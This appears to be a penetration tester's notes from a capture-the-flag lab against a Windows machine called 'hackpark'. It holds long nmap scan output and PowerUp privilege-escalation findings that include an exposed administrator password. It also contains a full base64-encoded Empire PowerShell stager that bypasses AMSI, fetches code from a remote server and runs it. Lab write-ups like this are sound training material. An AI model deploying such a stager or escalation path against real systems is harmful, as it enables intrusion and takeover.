|
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
|     Line number: 386
|     Comment:
|
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
|     Line number: 363
|     Comment:
|
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
```

```
XRegExp.js
|     Line number: 393
|     Comment:
|
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
|     Line number: 1489
|     Comment:
|
|
|
|
|
|                */
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
|     Line number: 389
|     Comment:
|
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
|     Line number: 334
|     Comment:
|
|
|     Path:
```

```
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
|     Line number: 470
|     Comment:
|         /* optional */
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
|     Line number: 355
|     Comment:
|
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
|     Line number: 19
|     Comment:
|
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
|     Line number: 170
|     Comment:
|
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
|     Line number: 526
|     Comment:
```

```
|
|
|          */
|
|     Path: http://10.10.93.249:80/post/welcome-to-hack-
park
|     Line number: 300
|     Comment:
|         <!-- START FOOTER -->
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
|     Line number: 309
|     Comment:
|
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
|     Line number: 38
|     Comment:
|         /** Enables or disables smart tabs. */
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
|     Line number: 218
|     Comment:
|         /** Command to display the about dialog window.
*/
|
```

```
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
|     Line number: 50
|     Comment:
|         /** Enables quick code copy and paste from
double click. */
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
|     Line number: 331
|     Comment:
|
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
|     Line number: 1379
|     Comment:
|
|
|
|
|
|                 */
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
|     Line number: 302
|     Comment:
```

```
|
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
|     Line number: 744
|     Comment:
|
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
|     Line number: 1136
|     Comment:
|
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
|     Line number: 184
|     Comment:
|
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
|     Line number: 526
|     Comment:
|
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
```

```
XRegExp.js
|     Line number: 267
|     Comment:
|
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
|     Line number: 254
|     Comment:
|
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
|     Line number: 363
|     Comment:
|
|
|
|
|
|          */
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
|     Line number: 445
|     Comment:
|
|
|     Path:
```

```
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
|     Line number: 1686
|     Comment:
|
|
|
|                */
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
|     Line number: 226
|     Comment:
|
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
|     Line number: 2
|     Comment:
|
|
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
|     Line number: 219
|     Comment:
|
|
|     Path:
```

```
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
|     Line number: 23
|     Comment:
|
|
|
|
|
|
|                        */
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
|     Line number: 394
|     Comment:
|
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
|     Line number: 208
|     Comment:
|
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
|     Line number: 73
|     Comment:
|         /** Blogger mode flag. */
```

```
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
|     Line number: 508
|     Comment:
|
|
|
|
|
|
|
|          */
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
|     Line number: 1348
|     Comment:
|
|
|
|                */
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
|     Line number: 134
|     Comment:
|
|
|     Path:
```

```
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
|     Line number: 117
|     Comment:
|         /** <%= %> tags. */
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
|     Line number: 18
|     Comment:
|
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
|     Line number: 1260
|     Comment:
|
|
|
|          */
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
|     Line number: 277
|     Comment:
|
|
|
|
```

```
|
|
|
|
|
|
|                */
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
|     Line number: 351
|     Comment:
|
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
|     Line number: 374
|     Comment:
|
|
|
|
|          */
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
|     Line number: 201
|     Comment:
|
```

```
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
|     Line number: 166
|     Comment:
|
|
|_                    */
| http-vhosts:
|_128 names had status 200
| http-feed:
| Spidering limited to: maxpagecount=40;
withinhost=10.10.93.249
|   Found the following feeds:
|     RSS (version 2.0):
http://10.10.93.249:80/syndication.axd
|     RSS (version 2.0):
http://10.10.93.249:80/category/feed/BlogEngineNET
|_    Atom (version 1.0.0.0):
http://10.10.93.249:80/syndication.axd?format=atom
| http-fileupload-exploiter:
|
|_    Couldn't find a file-type field.
|_http-malware-host: Host appears to be clean
|_http-litespeed-sourcecode-download: Request with null
byte did not work. This web server might not be
vulnerable
|_http-stored-xss: Couldn't find any stored XSS
vulnerabilities.
| http-methods:
|   Supported Methods: GET HEAD OPTIONS TRACE POST
```

```
|_  Potentially risky methods: TRACE
|_http-mobileversion-checker: No mobile version detected.
| http-robots.txt: 6 disallowed entries
| /Account/*.* /search /search.aspx /error404.aspx
|_/archive /archive.aspx
|_http-wordpress-users: [Error] Wordpress installation
was not found. We couldn't find wp-login.php
|_http-referer-checker: Couldn't find any cross-domain
scripts.
| http-security-headers:
|   Cache_Control:
|_    Header: Cache-Control: private
|_http-chrono: Request times for /; avg: 752.74ms; min:
714.67ms; max: 824.42ms
|_http-date: Mon, 24 Oct 2022 05:17:25 GMT; -1s from
local time.
| http-useragent-tester:
|   Status for browser useragent: 200
|   Allowed User Agents:
|     Mozilla/5.0 (compatible; Nmap Scripting Engine;
https://nmap.org/book/nse.html)
|     libwww
|     lwp-trivial
|     libcurl-agent/1.0
|     PHP/
|     Python-urllib/2.5
|     GT::WWW
|     Snoopy
|     MFC_Tear_Sample
|     HTTP::Lite
|     PHPCrawl
|     URI::Fetch
```

```
|     Zend_Http_Client
|     http client
|     PECL::HTTP
|     Wget/1.13.4 (linux-gnu)
|_    WWW-Mechanize/1.34
| http-waf-detect: IDS/IPS/WAF detected:
|_10.10.93.249:80/?p4yl04d3=
<script>alert(document.cookie)</script>
| http-headers:
|   Cache-Control: private
|   Content-Length: 10256
|   Content-Type: text/html; charset=utf-8
|   Server: Microsoft-IIS/8.5
|   Content-Style-Type: text/css
|   Content-Script-Type: text/javascript
|   X-Powered-By: ASP.NET
|   Date: Mon, 24 Oct 2022 05:17:42 GMT
|   Connection: close
|
|_  (Request type: HEAD)
| http-csrf:
| Spidering limited to: maxdepth=3; maxpagecount=20;
withinhost=10.10.93.249
|   Found the following possible CSRF vulnerabilities:
|
|     Path: http://10.10.93.249:80/
|     Form id: aspnetform
|     Form action: /
|
|     Path: http://10.10.93.249:80/author/Admin
|     Form id: aspnetform
|     Form action: /author/Admin
```

```
|
|     Path: http://10.10.93.249:80/post/welcome-to-hack-
park
|     Form id: aspnetform
|_    Form action: /post/welcome-to-hack-park
|_http-errors: ERROR: Script execution failed (use -d to
debug)
3389/tcp open  ms-wbt-server syn-ack
| rdp-enum-encryption:
|   Security layer
|     CredSSP (NLA): SUCCESS
|     CredSSP with Early User Auth: SUCCESS
|_    RDSTLS: SUCCESS
|_ssl-date: 2022-10-24T05:17:25+00:00; 0s from scanner
time.
| ssl-cert: Subject: commonName=hackpark
| Issuer: commonName=hackpark
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2022-10-23T04:45:05
| Not valid after:  2023-04-24T04:45:05
| MD5:   e7b711d049a9aecb74e0ce37c6c72305
| SHA-1: 77c6bdadb5cbf05838d458f16aefd5dbd7a9ad2f
| -----BEGIN CERTIFICATE-----
|
MIIC1DCCAbygAwIBAgIQNe9fElDCjbFAo8azFs8jMTANBgkqhkiG9w0BA
QUFADAT
|
MREwDwYDVQQDEwhoYWNrcGFyazAeFw0yMjEwMjMwNDQ1MDVaFw0yMzA0M
jQwNDQ1
|
```

MDVaMBMxETAPBgNVBAMTCGhhY2twYXJrMIIBIjANBgkqhkiG9w0BAQEFA
AOCAQ8A
|
MIIBCgKCAQEA8RNvKbP1j/oFWnrOTVWFkX7o9araCeRp7eqtsKBbZwyOb
WrixWe1
|
xz7e7Q++knggGGSPjqPatW7BqlZMrz4hqJ9Aa4YzBFVHN2nS5oWxqbcRy
NBB5IPb
|
oFi4oMJYJtVcVuwIZXTH2P7TKbx3mKVvUsokfYGs+UcQta59xIbJwYirg
pKLv86e
|
eVzm6Ej9l52aJnCm1TYAHEZFqv1SXf1onldPuy7nxDZ1NzQk88hB1MdOT
GLR14Sb
|
9n3Pz1MGXfANU0ZuOE9Lsge+AA5XXK9XE6IfVFLgL3PNx3UCg97xsCl/S
iPw/Sb9
|
H9SQgiwLoPx5i4s0GJeMTnPnHAjyiZtDGQIDAQABoyQwIjATBgNVHSUED
DAKBggr
|
BgEFBQcDATALBgNVHQ8EBAMCBDAwDQYJKoZIhvcNAQEFBQADggEBACTmS
Jp40mxx
|
BmJYBwb1LRTA4XJKz8nIB0hsVE5ETAxidWPCdcbkmCaeHfBI2HcHNRFzI
kVywQkv
|
WsIipmt/0zGko2TvVCJtKBH9GrtYOLp/YSlmtU641gWQn0qKFXk+fM82W
9vRzc5/
|
H1l7yA8k5cjccXoeTjKZTP0ezI0SBrmc3LZUQcXC3jdngsTUmOZ1//lQ8
vtJLsIg

```
|
CJ8xiAywwNTiRDmpjN7LqHK0NOwNVHqNt+vbPNcqhwc5l1Eft+LHY7zD7
FffEiol
|
6FQ3oAk3jyy30/rxZeVH9k4yzXkVWOlPDP80lQm1FV5HlcH7/XFel1dt8
OGQifx0
| za0jZmqonb4=
|_-----END CERTIFICATE-----
| ssl-enum-ciphers:
|   TLSv1.0:
|     ciphers:
|       TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA (secp256r1) -
F
|       TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (secp256r1) -
F
|       TLS_RSA_WITH_AES_256_CBC_SHA (rsa 2048) - F
|       TLS_RSA_WITH_AES_128_CBC_SHA (rsa 2048) - F
|       TLS_RSA_WITH_3DES_EDE_CBC_SHA (rsa 2048) - F
|       TLS_RSA_WITH_RC4_128_SHA (rsa 2048) - F
|       TLS_RSA_WITH_RC4_128_MD5 (rsa 2048) - F
|     compressors:
|       NULL
|     cipher preference: server
|     warnings:
|       64-bit block cipher 3DES vulnerable to SWEET32
attack
|       Broken cipher RC4 is deprecated by RFC 7465
|       Ciphersuite uses MD5 for message integrity
|       Insecure certificate signature (SHA1), score
capped at F
|   TLSv1.1:
|     ciphers:
```

```
|       TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA (secp256r1) -
F
|       TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (secp256r1) -
F
|       TLS_RSA_WITH_AES_256_CBC_SHA (rsa 2048) - F
|       TLS_RSA_WITH_AES_128_CBC_SHA (rsa 2048) - F
|       TLS_RSA_WITH_3DES_EDE_CBC_SHA (rsa 2048) - F
|       TLS_RSA_WITH_RC4_128_SHA (rsa 2048) - F
|       TLS_RSA_WITH_RC4_128_MD5 (rsa 2048) - F
|     compressors:
|       NULL
|     cipher preference: server
|     warnings:
|       64-bit block cipher 3DES vulnerable to SWEET32
attack
|       Broken cipher RC4 is deprecated by RFC 7465
|       Ciphersuite uses MD5 for message integrity
|       Insecure certificate signature (SHA1), score
capped at F
|   TLSv1.2:
|     ciphers:
|       TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384 (secp256r1)
- F
|       TLS_DHE_RSA_WITH_AES_256_GCM_SHA384 (dh 1024) - F
|       TLS_DHE_RSA_WITH_AES_128_GCM_SHA256 (dh 1024) - F
|       TLS_RSA_WITH_AES_256_GCM_SHA384 (rsa 2048) - F
|       TLS_RSA_WITH_AES_128_GCM_SHA256 (rsa 2048) - F
|       TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA256 (secp256r1)
- F
|       TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA (secp256r1) -
F
|       TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (secp256r1) -
```

```
F
|       TLS_RSA_WITH_AES_256_CBC_SHA256 (rsa 2048) - F
|       TLS_RSA_WITH_AES_128_CBC_SHA256 (rsa 2048) - F
|       TLS_RSA_WITH_AES_256_CBC_SHA (rsa 2048) - F
|       TLS_RSA_WITH_AES_128_CBC_SHA (rsa 2048) - F
|       TLS_RSA_WITH_3DES_EDE_CBC_SHA (rsa 2048) - F
|       TLS_RSA_WITH_RC4_128_SHA (rsa 2048) - F
|       TLS_RSA_WITH_RC4_128_MD5 (rsa 2048) - F
|     compressors:
|       NULL
|     cipher preference: server
|     warnings:
|       64-bit block cipher 3DES vulnerable to SWEET32
attack
|       Broken cipher RC4 is deprecated by RFC 7465
|       Ciphersuite uses MD5 for message integrity
|       Insecure certificate signature (SHA1), score
capped at F
|_  least strength: F
| ssl-dh-params:
|   VULNERABLE:
|   Diffie-Hellman Key Exchange Insufficient Group
Strength
|     State: VULNERABLE
|       Transport Layer Security (TLS) services that use
Diffie-Hellman groups
|       of insufficient strength, especially those using
one of a few commonly
|       shared groups, may be susceptible to passive
eavesdropping attacks.
|     Check results:
|       WEAK DH GROUP 1
```

```
|             Cipher Suite:
TLS_DHE_RSA_WITH_AES_256_GCM_SHA384
|             Modulus Type: Safe prime
|             Modulus Source: RFC2409/Oakley Group 2
|             Modulus Length: 1024
|             Generator Length: 1024
|             Public Key Length: 1024
|     References:
|_      https://weakdh.org
| rdp-ntlm-info:
|   Target_Name: HACKPARK
|   NetBIOS_Domain_Name: HACKPARK
|   NetBIOS_Computer_Name: HACKPARK
|   DNS_Domain_Name: hackpark
|   DNS_Computer_Name: hackpark
|   Product_Version: 6.3.9600
|_  System_Time: 2022-10-24T05:17:26+00:00

Host script results:
| dns-blacklist:
|   SPAM
|     list.quorum.to - FAIL
|_    l2.apews.org - FAIL
|_clock-skew: mean: 0s, deviation: 0s, median: 0s
| unusual-port:
|_  WARNING: this script depends on Nmap's
service/version detection (-sV)
|_dns-brute: Can't guess domain of "10.10.93.249"; use
dns-brute.domain script argument.
|_fcrdns: FAIL (No PTR record)
| port-states:
|   tcp:
```

```
|     open: 80,3389
|_    filtered: 1-79,81-3388,3390-65535

Post-scan script results:
| reverse-index:
|   80/tcp: 10.10.93.249
|_  3389/tcp: 10.10.93.249
Read data files from: /usr/bin/../share/nmap
# Nmap done at Mon Oct 24 01:26:36 2022 -- 1 IP address
(1 host up) scanned in 875.31 seconds
```

Reverse shell by Empire

```
powershell -noP -sta -w 1 -enc
SQBmACgAJABQAFMAVgBlAHIAcwBpAG8AbgBUAGEAYgBsAGUALgBQAFMAV
gBlAHIAcwBpAG8AbgAuAE0AYQBqAG8AcgAgAC0AZwBlACAAMwApAHsAJA
BSAGUAZgA9AFsAUgBlAGYAXQAuAEEAcwBzAGUAbQBiAGwAeQAuAEcAZQB
0AFQAeQBwAGUAKAAnAFMAeQBzAHQAZQBtAC4ATQBhAG4AYQBnAGUAbQBl
AG4AdAAuAEEAdQB0AG8AbQBhAHQAaQBvAG4ALgBBAG0AcwBpAFUAdABpA
GwAcwAnACkAOwAkAFIAZQBmAC4ARwBlAHQARgBpAGUAbABkACgAJwBhAG
0AcwBpAEkAbgBpAHQARgBhAGkAbABlAGQAJwAsACcATgBvAG4AUAB1AGI
AbABpAGMALABTAHQAYQB0AGkAYwAnACkALgBTAGUAdAB2AGEAbAB1AGUA
KAAkAE4AdQBsAGwALAAkAHQAcgB1AGUAKQA7AFsAUwB5AHMAdABlAG0AL
gBEAGkAYQBnAG4AbwBzAHQAaQBjAHMALgBFAHYAZQBuAHQAaQBuAGcALg
BFAHYAZQBuAHQAUABvAG8AdgBpAGQAZQByAF0ALgBHAGUAdABGAGkAZQB
sAGQAKAAnAG0AXwBlAG4AYQBiAGwAZQBkACcALAAnAE4AbwBuAFAAdQBi
AGwAaQBjACwASQBuAHMAdABhAG4AYwBlACcAKQAuAFMAZQB0AFYAYQBsA
HUAZQAoAFsAUgBlAGYAXQAuAEEAcwBzAGUAbQBiAGwAeQAuAEcAZQB0AF
QAeQBwAGUAKAAnAFMAeQBzAHQAZQBtAC4ATQBhAG4AYQBnAGUAbQBlAG4
AdAAuAEEAdQB0AG8AbQBhAHQAaQBvAG4ALgBUAHIAYQBjAGkAbgBnAC4A
UABTAEUAdAB3AEwAbwBnAFAAcgBvAHYAaQBkAGUAcgAnACkALgBHAGUAd
ABGAGkAZQBsAGQAKAAnAGUAdAB3AFAAcgBvAHYAaQBkAGUAcgAnACwAJw
BOAG8AbgBQAHUAYgBsAGkAYwAsAFMAdABhAHQAaQBjACcAKQAuAEcAZQB
0AFYAYQBsAHUAZQAoACQAbgB1AGwAbAApACwAMAApADsAfQA7AFsAUwB5
AHMAdABlAG0ALgBOAGUAdAAuAFMAZQByAHYAaQBjAGUAUABvAGkAbgB0A
E0AYQBuAGEAZwBlAHIAXQA6ADoARQB4AHAAZQBjAHQAMQAwADAAQwBvAG
4AdABpAG4AdQBlAD0AMAA7ACQAdwBjAD0ATgBlAHcALQBPAGIAagBlAGM
AdAAgAFMAeQBzAHQAZQBtAC4ATgBlAHQALgBXAGUAYgBDAGwAaQBlAG4A
dAA7ACQAdQA9ACcATQBvAHoAaQBsAGwAYQAvADUALgAwACAAKABXAGkAb
```

gBkAG8AdwBzACAATgBUACAANgAuADEAOwAgAFcATwBXADYANAA7ACAAVA
ByAGkAZABlAG4AdAAvADcALgAwADsAIABYAHYAOgAxADEALgAwACkAIAB
sAGkAawBlACAARwBlAGMAawBvACcAOwAkAHMAZQByAD0AJAAoAFsAVABl
AHgAdAAuAEUAbgBjAG8AZABpAG4AZwBdADoAOgBVAG4AaQBjAG8AZABlA
C4ARwBlAHQAUwB0AHIAaQBuAGcAKABbAEMAbwBuAHYAZQByAHQAXQA6AD
oARgByAG8AbQBCAGEAcwBlADYANABTAHQAcgBpAG4AZwAoACcAYQBBAEI
AMABBAEgAUQBBAGMAQQBBADYAQQBDADgAQQBMAHcAQQB4AEEARABBAEEA
TABnAEEAeABBAEQATQBBAEwAZwBBAHgAQQBDADQAQQBNAHcAQQA2AEEAR
ABFAEEATQB3AEEAegBBAEQAVQBBACcAKQApACkAOwAkAHQAPQAnAC8AYQ
BkAG0AaQBuAC8AZwBlAHQALgBwAGgAcAAnADsAJAB3AGMALgBIAGUAYQB
kAGUAcgBzAC4AQQBkAGQAKAAnAFUAcwBlAHIALQBBAGcAZQBuAHQAJwAs
ACQAdQApADsAJAB3AGMALgBQAHIAbwB4AHkAPQBbAFMAeQBzAHQAZQBtA
C4ATgBlAHQALgBXAGUAYgBSAGUAcQB1AGUAcwB0AF0AOgA6AEQAZQBmAG
EAdQBsAHQAVwBlAGIAUAByAG8AeAB5ADsAJAB3AGMALgBQAHIAbwB4AHk
ALgBDAHIAZQBkAGUAbgB0AGkAYQBsAHMAIAA9ACAAWwBTAHkAcwB0AGUA
bQAuAE4AZQB0AC4AQwByAGUAZABlAG4AdABpAGEAbABDAGEAYwBoAGUAX
QA6ADoARABlAGYAYQB1AGwAdABOAGUAdAB3AG8AcgBrAEMAcgBlAGQAZQ
BuAHQAaQBhAGwAcwA7ACQAUwBjAHIAaQBwAHQAOgBQAHIAbwB4AHkAIAA
9ACAAJAB3AGMALgBQAHIAbwB4AHkAOwAkAEsAPQBbAFMAeQBzAHQAZQBt
AC4AVABlAHgAdAAuAEUAbgBjAG8AZABpAG4AZwBdADoAOgBBAFMAQwBJA
EkALgBHAGUAdABCAHkAdABlAHMAKAAnAGoAbwBIAGEAJgAjAHcAVQB2AH
UAVwBaAFsAfQA4ACEANgBTACsALwBWAGwAbgApADwATQBEAEEAfABeADc
AcQAnACkAOwAkAFIAPQB7ACQARAAsACQASwA9ACQAQQByAGcAcwA7ACQA
UwA9ADAALgAuADIANQA1ADsAMAAuAC4AMgA1ADUAfAAlAHsAJABKAD0AK
AAkAEoAKwAkAFMAWwAkAF8AXQArACQASwBbACQAXwAlACQASwAuAEMAbw
B1AG4AdABdACkAJQAyADUANgA7ACQAUwBbACQAXwBdACwAJABTAFsAJAB
KAF0APQAkAFMAWwAkAEoAXQAsACQAUwBbACQAXwBdAH0AOwAkAEQAfAAl
AHsAJABJAD0AKAAkAEkAKwAxACkAJQAyADUANgA7ACQASAA9ACgAJABIA
CsAJABTAFsAJABJAF0AKQAlADIANQA2ADsAJABTAFsAJABJAF0ALAAkAF
MAWwAkAEgAXQA9ACQAUwBbACQASABdACwAJABTAFsAJABJAF0AOwAkAF8
ALQBiAHgAbwByACQAUwBbACgAJABTAFsAJABJAF0AKwAkAFMAWwAkAEgA
XQApACUAMgA1ADYAXQB9AH0AOwAkAHcAYwAuAEgAZQBhAGQAZQByAHMAL

```
gBBAGQAZAAoACIAQwBvAG8AawBpAGUAIgAsACIARgBUAHMAawBFAEsAVQ
BtAFEAawBVAHQAUgBWAGQAWQA9AFoAMgBCAEMANgBZAFgARgBRAGwASAB
pAFEALwBPAGwAUQBWAEEAdQB2AEwARwBnADYAVABRAD0AIgApADsAJABk
AGEAdABhAD0AJAB3AGMALgBEAG8AdwBuAGwAbwBhAGQARABhAHQAYQAoA
CQAcwBlAHIAKwAkAHQAKQA7ACQAaQB2AD0AJABkAGEAdABhAFsAMAAuAC
4AMwBdADsAJABkAGEAdABhAD0AJABkAGEAdABhAFsANAAuAC4AJABkAGE
AdABhAC4AbABlAG4AZwB0AGgAXQA7AC0AagBvAGkAbgBbAEMAaABhAHIA
WwBdAF0AKAAmACAAJABSACAAJABkAGEAdABhACAAKAAkAEkAVgArACQAS
wApACkAfABJAEUAWAA=
```

PowerUp scan

```
powershell.exe -exec bypass -Command "& {Import-Module
.\PowerUp.ps1; Invoke-AllChecks}"


Privilege   : SeImpersonatePrivilege
Attributes  : SE_PRIVILEGE_ENABLED_BY_DEFAULT,
SE_PRIVILEGE_ENABLED
TokenHandle : 2460
ProcessId   : 2156
Name        : 2156
Check       : Process Token Privileges

ServiceName    : AWSLiteAgent
Path           : C:\Program
Files\Amazon\XenTools\LiteAgent.exe
ModifiablePath : @{ModifiablePath=C:\;
IdentityReference=BUILTIN\Users;
                 Permissions=AppendData/AddSubdirectory}
StartName      : LocalSystem
AbuseFunction  : Write-ServiceBinary -Name 'AWSLiteAgent'
-Path <HijackPath>
CanRestart     : False
Name           : AWSLiteAgent
Check          : Unquoted Service Paths

ServiceName    : AWSLiteAgent
```

```
Path           : C:\Program
Files\Amazon\XenTools\LiteAgent.exe
ModifiablePath : @{ModifiablePath=C:\;
IdentityReference=BUILTIN\Users;
                 Permissions=WriteData/AddFile}
StartName      : LocalSystem
AbuseFunction  : Write-ServiceBinary -Name 'AWSLiteAgent'
-Path <HijackPath>
CanRestart     : False
Name           : AWSLiteAgent
Check          : Unquoted Service Paths

ServiceName                     : WindowsScheduler
Path                            :
C:\PROGRA~2\SYSTEM~1\WService.exe
ModifiableFile                  :
C:\PROGRA~2\SYSTEM~1\WService.exe
ModifiableFilePermissions       : {Delete,
WriteAttributes, Synchronize,
                                  ReadControl...}
ModifiableFileIdentityReference : Everyone
StartName                       : LocalSystem
AbuseFunction                   : Install-ServiceBinary -
Name
                                  'WindowsScheduler'
CanRestart                      : False
Name                            : WindowsScheduler
Check                           : Modifiable Service
Files

DefaultDomainName    :
DefaultUserName      : administrator
```

```
DefaultPassword      : 4q6XvFES7Fdxs
AltDefaultDomainName :
AltDefaultUserName   :
AltDefaultPassword   :
Check                : Registry Autologons

Key            :
HKLM:\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersi
on\Ru
                 n\WScheduler
Path           : C:\PROGRA~2\SYSTEM~1\WScheduler.exe
/LOGON
ModifiableFile :
@{ModifiablePath=C:\PROGRA~2\SYSTEM~1\WScheduler.exe;
                 IdentityReference=Everyone;
Permissions=System.Object[]}
Name           :
HKLM:\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersi
on\Ru
                 n\WScheduler
Check          : Modifiable Registry Autorun
```

Entire Nessus Scan

Entire Nessus Scan